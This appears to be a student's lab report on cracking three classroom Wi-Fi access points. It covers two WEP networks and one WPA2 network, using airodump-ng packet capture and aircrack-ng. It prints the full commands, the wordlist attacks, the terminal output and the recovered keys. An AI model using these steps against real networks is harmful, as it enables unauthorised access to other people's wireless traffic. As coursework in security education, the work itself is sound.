

PROJECT 3 - WiFi Hacking
13 NOVEMBER 2024
SHARV MAHAJAN
5.5 Hours (TIME)

Section 1: Report on exploiting ORLANDO AP


- 1.1 - The bssid for ORLANDO is **14:91:82:DB:D3:A6**
- 1.2 - The channel for ORLANDO is **157**
- 1.3 - The manufacturer of ORLANDO is **Belkin International Inc**
- 1.4 - The key for ORLANDO is
  - **[21:21:21:21:21]**
  - **(ASCII: !!!!!)**
- 1.5 - This attack took me **1 hour** to perform
- 1.6 - Documentation:




```
┌─(root💀SharvMahajan)-[~/Downloads]
└─# airodump-ng --channel 157 --bssid 14:91:82:DB:D3:A6 -w OrlandoPrac wlan0mon
```



```
CH 157 ][ Elapsed: 6 s ][ 2024-11-11 11:09

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH

14:91:82:DB:D3:A6  -28   3      108     1183  106 157   54e  WEP  WEP

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Pro

14:91:82:DB:D3:A6  B8:27:EB:25:A4:FE  -35   54e-54e     0     1239
```



```
CH 157 ][ Elapsed: 18 s ][ 2024-11-11 11:09 ][ Are you sure you want to quit?

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH

14:91:82:DB:D3:A6  -28 100      183     2013  107 157   54e  WEP  WEP

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Pro

14:91:82:DB:D3:A6  B8:27:EB:25:A4:FE  -31   54e-36e     0     2099

┌─(root💀SharvMahajan)-[~/Downloads]
└─# aircrack-ng -z Orlando-01.cap
```




```
                               Aircrack-ng 1.6


                 [00:00:01] Tested 559873 keys (got 132 IVs)

   KB    depth   byte(vote)
    0  100/101   FF( 256) 00(   0) 01(   0) 03(   0) 07(   0)
    1   24/  1   F2( 512) 00( 256) 03( 256) 04( 256) 05( 256)
    2    2/ 24   C1( 768) 1D( 512) 1E( 512) 32( 512) 33( 512)
    3    3/  7   D1( 768) 0C( 512) 25( 512) 2E( 512) 37( 512)
    4   26/  4   F1( 512) 01( 256) 02( 256) 05( 256) 09( 256)

                     KEY FOUND! [ 21:21:21:21:21 ] (ASCII: !!!!! )
        Decrypted correctly: 100%


┌─(root💀SharvMahajan)-[~]
└─# 
```


1.7 - *Conclusion*: The ORLANDO AP did not prove to be very difficult. Using the provided links on WEP, I applied the same pattern to this attack. Firstly, I gathered relevant information about ORLANDO such as the bssid, essid, channel, and cipher/enc. I achieved this by running "airodump-ng –band a wlan0mon." I used this command specifically, as I did not find the AP in the normal search. Next, I used the obtained information to gather packets surrounding ORLANDO and stored them in a .cap file. After collecting about 90,000 packets (the picture above is from after the test), I had enough data to start the hack. I used "aircrack -z Orlando-01.cap" as a similar command can be seen on the WEP tutorial. By running this command, I found the key [21:21:21:21:21]. Overall, this attack did not require much effort once I figured out what the required information meant and how it was used.

Section 2: Report on exploiting BERLIN AP


- 2.1 - The bssid for BERLIN is **B0:BE:76:08:BE:0B**
- 2.2 - The channel for BERLIN is **149**
- 2.3 - The manufacturer of BERLIN is **TP-Link Tech Co, LTD**
- 2.4 - The key for BERLIN is
  - **[26:26:26:26:26:26:26:26:26:26:26:26:26:]**
  - **(ASCII: &&&&&&&&&&&&&)**
- 2.5 - This attack took me **1 1/2 hours** to perform
- 2.6 - Documentation:




```
root@SharvMahajan: ~

CH 149 ][ Elapsed: 6 s ][ 2024-11-11 11:04

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH

B0:BE:76:08:BE:0B  -34  81       78     1199  114 149   54e  WEP  WEP

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Pro

B0:BE:76:08:BE:0B  B8:27:EB:6A:48:EB  -43   54e-54e     0     1202
```



```
root@SharvMahajan: ~
┌──(root💀SharvMahajan)-[~]
└─# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0mon        rt2800usb       Ralink Technology, Corp. RT5572


┌──(root💀SharvMahajan)-[~]
└─# airodump-ng --channel 149 --bssid B0:BE:76:08:BE:0B -w Berlin wlan0mon
```



```
  KB    depth   byte(vote)
   0    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   1    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   2    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   3    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   4    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   5    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   6    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   7    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   8    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   9    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
  10    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
  11    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
  12    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)

    KEY FOUND! [ 26:26:26:26:26:26:26:26:26:26:26:26:26 ] (ASCII: &&&&&&&&&&&&&
)
      Decrypted correctly: 100%


┌──(root💀SharvMahajan)-[~/Downloads]
└─# aircrack-ng -w rockyou.txt Berlin-02.cap
```




```
                 [00:00:09] Tested 257148 keys (got 100019 IVs)

  KB    depth   byte(vote)
   0    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   1    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   2    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   3    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   4    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   5    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   6    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   7    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   8    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   9    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
  10    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
  11    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
  12    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)

    KEY FOUND! [ 26:26:26:26:26:26:26:26:26:26:26:26:26 ] (ASCII: &&&&&&&&&&&&& )
      Decrypted correctly: 100%
```


2.7 - *Conclusion*: Similar to the ORLANDO AP, the BERLIN AP did not prove to be very difficult. Using the provided links on WEP, I applied the same pattern to this attack. Firstly, I gathered relevant information about BERLIN such as the bssid, essid, channel, and cipher/enc. I achieved this by running "airodump-ng –band a wlan0mon." I used this command specifically, as I did not find the AP in the normal search. Again, this was a strong indication that BERLIN would most likely be within the 5 GHz domain. Next, I used the obtained information to gather packets surrounding BERLIN and stored them in a .cap file (Berlin-02.cap). After collecting about 90,000 packets (the picture above is from after the test), I had enough data to start the hack. I used "aircrack -w rockyou.txt Berlin-02.cap." Initially, I tried similarly approaching this AP to ORLANDO; however, it did not work. This pushed me to experiment with other commands which made me stumble upon “-w.” This uses a wordlist to crack the password. By running this command, I found the key [26:26:26:26:26:26:26:26:26:26:26:26:26]. Overall, this attack did not require much effort once I figured out the required actions.

Section 3: Report on exploiting VANCOUVER AP


- 3.1 - The bssid for VANCOUVER is **B2:BE:76:08:BE:0C**
- 3.2 - The channel for VANCOUVER is **9**
- 3.3 - The manufacturer of VANCOUVER is **Panda Wireless**
- 3.4 - The key for VANCOUVER is
  - **[SheshaPrasad]**
- 3.5 - This attack took me **3 hours** to perform
- 3.6 - Documentation:




```
CH  9 ][ Elapsed: 7 mins ][ 2024-11-11 22:03 ][ WPA handshake: B2:BE:76:08:BE:0C

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

B2:BE:76:08:BE:0C  -29  59     4594       51    0   9  195   WPA2 CCMP   PSK  Vancouver

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

B2:BE:76:08:BE:0C  9C:EF:D5:FB:D5:B9  -31   24e-24e    0       57  EAPOL
```



```
┌──(root💀SharvMahajan)-[~/Downloads]
└─# airodump-ng --channel 9 --bssid B2:BE:76:08:BE:0C -w vancouver-03 wlan0mon
```



```
                           Aircrack-ng 1.6

      [00:01:25] 390936/483507 keys tested (4637.28 k/s)

      Time left: 19 seconds                                     80.85%

                           KEY FOUND! [ SheshaPrasad ]


      Master Key     : 73 3F F1 3E C3 5E 6A C2 25 DA DA 3F 9C D1 05 A8
                       07 79 F7 46 C3 C8 9D AC 40 03 5D 45 C2 EB B1 67

      Transient Key  : A9 A0 70 FB BB ED 28 B7 70 E3 B7 42 DF 5E 22 13
                       AB 99 61 4B 52 DB 31 32 D1 28 E9 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 8A D7 EF 77 CE 3D A6 F3 56 63 13 C9 02 E2 F3 3C


┌──(root💀SharvMahajan)-[~/Downloads]
└─#
```



```
┌──(root💀SharvMahajan)-[~/Downloads]
└─# aircrack-ng -w names.txt -b B2:BE:76:08:BE:0C vancouver-03-01.cap
```

- 3.7 - *Conclusion*: The VANCOUVER AP proved to the hardest; this is because of the time required to establish a 4-way handshake. Originally, I ran the packet collection for almost an hour and had no luck; however, once the machine was updated, I did not have to wait too long for the handshake. Like the others, I collected basic information through “airodump-ng wlan0mon.” After this, I set the airodump command to specifically monitor for VANCOUVER: “airodump-ng –channel 9 –bssid B2:BE:76:08:BE:0C vancouver-03.cap wlan0mon.” By running this command, I started to collect data about the AP in the terminal and on a wireshark file. In the end, once a client was visible it did not take long for the handshake to be established. After the handshake, I ended the packet collection and continued on with the cracking. Now that the names.txt file was on the

VM, I simply used the command “aircrack-ng -w names.txt –b B2:BE:76:08:BE:0C vancouver-03-01.cap.” In doing so, the cracking phase took around 1 ½ minutes. Finally, the key was cracked and outputted “SheshaPrasad.”

Citations:

1. https://www.aircrack-ng.org/doku.php?id=cracking_wpa
2. https://www.aircrack-ng.org/doku.php?id=simple_wep_crack
3. https://thehackernews.com/2021/10/israeli-researcher-cracked-over-3500-wi.html
4. https://web.kamihq.com/web/viewer.html?file=https://owasp.org/www-chapter-dorset/assets/presentations/2020-01/OWASP-wlans.pdf